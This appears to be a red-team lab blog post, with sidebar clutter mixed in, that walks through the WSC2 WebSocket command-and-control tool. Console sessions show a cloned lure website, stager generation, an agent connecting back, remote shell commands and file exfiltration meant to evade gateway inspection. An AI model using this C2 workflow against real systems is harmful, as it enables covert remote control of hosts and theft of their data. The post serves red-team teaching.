

Penetration Testing Lab

Articles from the Pentesting Field

[Home](#)[Pentesting Distro](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)[Command and Control – WMI](#)[SMB Share – SCF File Attacks](#)

Search the Lab

December
6, 2017

Command and Control – WebSocket



netbiosX
a comment



Red Team



C2, Command and Control, Red Team, WebSocket




Leave a comment

Everyday new methods and tools are being discovered that could be used during red team engagements. Special focus is given into command and control channels that can evade security products and can hide traffic by using non-conventional methods. [Arno0x0x](#) discovered that some web gateways doesn't inspect web socket content. Therefore it could be used as a communication channel for execution of arbitrary commands to hosts.

[Arno0x0x](#) developed a command and control tool ([WSC2](#)) which implements this method. The tool is written in python and can be used for data exfiltration since it provides file transfer capability and shell functionality.

Author



netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,640 other followers

Follow

```
root@kali:~/Downloads/WSC2# ./wsc2.py
```



```
[*] WSC2 controller - Author: Arno0x0x - https://twitter.com/Arno0x0x - Version 0.1
[+] Creating [./incoming] directory for incoming files
[+] Creating [./stagers] directory for stagers files
[+] Creating [./static] directory for html files
[+] Using local index.html template
[+] HTML stager created as [./static/index.html]
[no agent]#> █
```

WSC2 – Main Console

It is possible to clone a legitimate website that will be hosted in a webserver (attacker machine) and will contain the malicious websocket code. At the time being WSC2 can generate three different java script stagers.



```
[*] WSC2 controller - Author: Arno0x0x - https://twitter.com/Arno0x0x - Version 0.1
[+] Trying to clone website [https://www.google.com]
[+] HTML stager created as [./static/index.html]
[no agent]#> genStager jscript
jscript1 jscript2 jscript3
[no agent]#> genStager jscript2
[+] Stager created as [./stagers/wsc2Agent2.js]
[no agent]#> █
```

WSC2 – Generation of Stagers

Recent Posts


- › Lateral Movement – RDP
- › DCShadow
- › Skeleton Key
- › Golden Ticket
- › Dumping Clear-Text Credentials

Categories

- › Coding (10)
- › Defense Evasion (19)
- › Exploitation Techniques (19)
- › External Submissions (3)
- › General Lab Notes (21)
- › Information Gathering (12)
- › Infrastructure (1)
- › Maintaining Access (4)
- › Mobile Pentesting (7)
- › Network Mapping (1)
- › Post Exploitation (11)
- › Privilege Escalation (14)
- › Red Team (23)
- › Social Engineering (11)
- › Tools (7)
- › VoIP (4)
- › Web Application (14)
- › Wireless (2)

Archives

When the stager will be executed on the target a connection will be established with the WSC2 controller.




```
[*] WSC2 controller - Author: Arno0x0x - https://twitter.com/Arno0x0x - Version 0.1
[+] Trying to clone website [https://www.google.com]
[+] HTML stager created as [./static/index.html]
[no agent]#> genStager jscript2
[+] Stager created as [./stagers/wsc2Agent2.js]
[no agent]#> [+] New agent connected: [192.168.1.161:64970]

[no agent]#> 
```

WSC2 – Agent Connection

Alternatively the HTML stager can be executed when the user visit the malicious URL.



WSC2 – Cloned Website

- April 2018
- January 2018
- December 2017
- November 2017
- October 2017
- September 2017
- August 2017
- July 2017
- June 2017
- May 2017
- April 2017
- March 2017
- February 2017
- January 2017
- November 2016
- September 2016
- February 2015
- January 2015
- July 2014
- April 2014
- June 2013
- May 2013
- April 2013
- March 2013
- February 2013
- January 2013
- December 2012
- November 2012
- October 2012
- September 2012
- August 2012

From the connected agent (host) it is possible to get some basic shell functionality by using the **cli** command.

```
[no agent]#> list
  Agent list
-----
[192.168.1.161:64970]
[no agent]#> use 192.168.1.161:64970
[192.168.1.161:64970]#> cli
[*] Switching to CLI mode
[*] Use the command 'back' to exit CLI mode
[192.168.1.161:64970-cli]#> 
```

WSC2 – Shell Functionality

Commands can be executed from the shell.

```
[192.168.1.161:65167-cli]#> net users
C:\WINDOWS\system32>net users
User accounts for \\DESKTOP-4CG7MS1
-----
Administrator          DefaultAccount          Guest
User
The command completed successfully.
[192.168.1.161:65167-cli]#> 
```

WSC2 – Command Execution

Additionally WSC2 provides file transfer capability. Files that will be retrieved from the target will be stored in the **incoming** folder of the tool.

- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter


- RT @DirectoryRanger: Microsoft Office – NTLM Hashes via Frameset, by @netbiosX pentestlab.blog/2017/12/18/mic... 2 days ago
- Astra - Automated Security Testing For REST API's github.com/flipkart-incub... 2 days ago
- RT @nikhil_mitt: [Blog] Silently turn off Active Directory Auditing using DCSshadow. #Mimikatz #RedTeam #ActiveDirectory <https://t.co/f38Kkb...> 2 days ago
- SpookFlare - Loader, dropper generator with multiple features for bypassing client-side and network-side countermea... twitter.com/i/web/status/9... 3 days ago
- Windows Event Log to the Dark Side—Storing Payloads and Configurations medium.com/@5yx... 3 days ago

 Follow @netbiosX

Pen Test Lab Stats


- 2,942,038 hits

Blogroll



WSC2 – Data Exfiltration

Files can be hosted also on the target to perform further post-exploitation activities.



WSC2 – File Transfer

The uploaded file will be stored on the folder which the stager has been executed initially.


- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0



From the perspective of a defender this will look like web traffic coming from Internet Explorer which will not raise any suspicion.

References

- <https://arno0x0x.wordpress.com/2017/11/10/using-websockets-and-ie-edge-for-c2-communications/>
- <https://github.com/Arno0x/WSC2>

Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework, Podcasts and Resources 0

Next Conference

Security B-Sides London

April 29th, 2014

The big day is here.

Facebook Page



Penetrati...

9.9K likes

 Like Page



Be the first of your friends to like this

Rate this:



1 Vote

Share this:



Be the first to like this.

Related

Command and Control -
WebDAV
In "Red Team"

Command and Control -
Windows COM
In "Red Team"

Command and Control -
DropBox
In "Red Team"

Leave a Reply



Command and Control – WMI

SMB Share – SCF File Attacks





Blog at WordPress.com.